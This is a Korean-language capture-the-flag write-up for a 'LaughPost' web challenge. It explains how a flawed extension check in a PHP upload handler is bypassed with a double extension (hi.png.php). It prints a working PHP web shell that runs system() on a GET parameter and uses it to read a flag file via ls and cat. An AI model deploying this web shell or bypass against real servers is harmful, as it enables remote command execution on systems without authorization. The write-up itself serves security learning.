
**LaughPost write-up**


웹 페이지로 들어가 보자.





비어있는 게시판이 보인다. 글을 한번 써보자.



간단하게 글을 작성하고, 파일을 업로드할 수 있는 게시판인 것을 확인할 수 있다. 게시글을 한번 올려보자.







게시글이 성공적으로 업로드된 것을 확인할 수 있다.

이제 코드를 확인해 보자.

* Code

<?php

include "common.php";

$title = $\_POST["title"];

$content = $\_POST["content"];

$ALLOWED\_EXTENSIONS = ['png', 'jpg', 'jpeg', 'gif'];

$post = [];

$post["id"] = $\_SESSION["post\_id\_counter"];

$post["title"] = $title;

$post["content"] = $content;

if (isset($\_FILES["file"])) {

$uploaded\_file\_name\_tmp = $\_FILES[ 'file' ][ 'tmp\_name' ];

$uploaded\_file\_name = $\_FILES[ 'file' ][ 'name' ];

$extension\_check = explode('.', $uploaded\_file\_name);

if (!in\_array($extension\_check[1], $ALLOWED\_EXTENSIONS)) {

die("<script>alert('not allowed file'); location.href='/';</script>");

}

$upload\_folder = "uploads/";

move\_uploaded\_file( $uploaded\_file\_name\_tmp, $upload\_folder . $uploaded\_file\_name );

$post["file\_url"] = $uploaded\_file\_name;

}

$post["upload\_date"] = date("Y-m-d H:i:s");

array\_push($\_SESSION["bulletin\_board"], $post);

$\_SESSION["post\_id\_counter"] = $\_SESSION["post\_id\_counter"] + 1;

die("<script>location.href = '/';</script>");

?>

add\_post.php 파일을 보면, 이미지 파일을 제외하고 모두 필터링한다는 것을 알 수 있다. 여기서 수상한 점을 느낄 수 있다. 왜 이미지 파일만 받을까?

이 부분을 보자.

**$uploaded\_file\_name = $\_FILES[ 'file' ][ 'name' ];**

**$extension\_check = explode('.', $uploaded\_file\_name);**

**if (!in\_array($extension\_check[1], $ALLOWED\_EXTENSIONS)) {**

**die("<script>alert('not allowed file'); location.href='/';</script>");**

**}**

파일의 확장자를 통해 필터링을 하고 있다. 여기서, 코드를 조금만 분석해보면 ‘.’ 기호를 기준으로 문자열을 나누고, 2번째 오는 문자열을 기준으로 확장자를 체크하고 있는 것을 알 수 있다. Ex> hi.png라고 할 때, ‘.’을 기준으로 문자열을 나누면 hi, png로 나뉘어진다. 여기서, [0]에는 hi가 들어가고, [1]에는 png가 들어간다. [1]에 들어가는, 즉 2번째에 들어가는 png 값을 보고 필터링을 할 것인지 / 안할 것인지 판단한다는 의미다.

만약에 이 필터링을 우회할 경우, web shell을 이용한 공격이 가능할 듯 싶다. ‘.’ 다음에 오는 문자열만 보고 필터링을 하므로, 이중확장자를 이용해서 필터링을 우회하고 web shell을 업로드해, cmd 명령어를 탈취할 수 있을 것 같다.

우선, web shell 코드를 작성해 보자.

* **Code**

**<?php**

**echo 'Enter a Command:<br>';**

**echo '<form action="">';**

**echo '<input type=text name="cmd">';**

**echo '<input type="submit">';**

**echo '</form>';**

**if(isset($\_GET['cmd'])){**

**system($\_GET['cmd']);**

**}**

**?>**

Echo 부분은 cmd 명령어의 입력의 편의성을 위해서 넣었다. 없어도 cmd 명령어를 탈취하는 데에는 지장이 없다.



확장자 필터링을 피하기 위해, 이중확장자로 파일을 만들었다. (hi.png.php) 게시판에 업로드해보자.

텍스트, 스크린샷, 도표, 디자인이(가) 표시된 사진

자동 생성된 설명

업로드해서, 게시글로 들어가면 위와 같은 창이 보인다. 아무래도 저장된 위치를 찾아내야 될 듯 싶다.

스크린샷, 텍스트, 소프트웨어, 멀티미디어 소프트웨어이(가) 표시된 사진

자동 생성된 설명

처음에 올린 게시글에 사진을 업로드를 했을 것이다. 그 사진을 우클릭해서, copy image link를 누른 다음, 아무데나 붙여넣기를 해 보았다. 그랬더니, 위와 같이 사진의 경로가 나온다. 즉, 파일의 업로드 위치가 /uploads라는 것을 알 수 있다.

/uploads/hi.png.php를 url에 입력해, 파일을 업로드한 위치로 가 보았다.

스크린샷, 소프트웨어, 멀티미디어 소프트웨어이(가) 표시된 사진

자동 생성된 설명

성공적으로 웹 쉘이 작동하는 것을 확인할 수 있다. 여기서, cmd 명령어를 이용해 flag.txt를 찾을 수 있을 듯하다.

Flag.txt는 무작위한 곳에 위치해 있어서, 디렉토리를 하나하나 다 찾아보았다.

스크린샷, 텍스트, 소프트웨어, 멀티미디어 소프트웨어이(가) 표시된 사진

자동 생성된 설명

스크린샷, 텍스트, 소프트웨어, 멀티미디어 소프트웨어이(가) 표시된 사진

자동 생성된 설명

스크린샷, 텍스트, 소프트웨어, 멀티미디어 소프트웨어이(가) 표시된 사진

자동 생성된 설명

ls ../../../../var/log 위치에 flag.txt를 발견할 수 있었다.

cat ../../../../var/log/flag.txt 명령어로 바로 flag를 읽어올 수 있다.

화이트, 디자인이(가) 표시된 사진

자동 생성된 설명

플래그 발견